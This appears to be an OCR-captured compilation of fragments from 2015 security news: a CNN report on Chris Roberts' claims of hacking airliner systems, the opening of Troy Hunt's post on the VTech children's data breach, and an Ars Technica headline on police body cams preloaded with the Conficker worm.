
FBI detained Chris Roberts in April after he got off of a United Airlines flight in Syracuse

Roberts says via attorney that his only interest "has been to improve aircraft security"

(CNN)—A cybersecurity consultant told the FBI he hacked into computer systems aboard airliners up to 20 times and managed to control an aircraft engine during a flight, according to federal court documents.

Chris Roberts was detained by the FBI in April following a United Airlines

https://twitter.com/troyhunt



http://www.troyhunt.com/

troyhunt.com

Observations, musings and conjecture about the world of software and technology

Search

When children are breached – inside the massive VTech hack

Saturday, 28 November 2015 63 Comments


I suspect we're all getting a little bit too conditioned to data breaches lately. They're in the mainstream news on what seems like a daily basis to the point where this is the new normal. Certainly the Ashley Madison debacle took that to a whole new level, but when it comes to our identities being leaked all over the place, it's just another day on the web.

Unless it's our children's identities, that's a whole new level.

When it's hundreds of thousands of children including their names, genders and birthdates, that's off the charts. When it includes their parents as well – along with their home address – and you can link the two and emphatically say "Here is 9 year old Mary, I know where she lives and I have other personally identifiable information about her parents (including their password and security question)", I start to run out of superlatives to even describe how bad that is.

This is the background on how this little device and other online assets created by VTech requested deeply personal info from parents about their families which they then lost in a massive data breach:

https://haveibeenpwned.com/



http://arstechnica.com/security/2015/11/police-body-cams-found-pre-installed-with-notorious-conficker-worm/

RISK ASSESSMENT / SECURITY & HACKTIVISM

Police body cams found pre-installed with notorious Conficker worm

One of the world's most prolific pieces of malware is found in cams from Martel.


by **Dan Goodin** - Nov 16, 2015 1:19pm EST

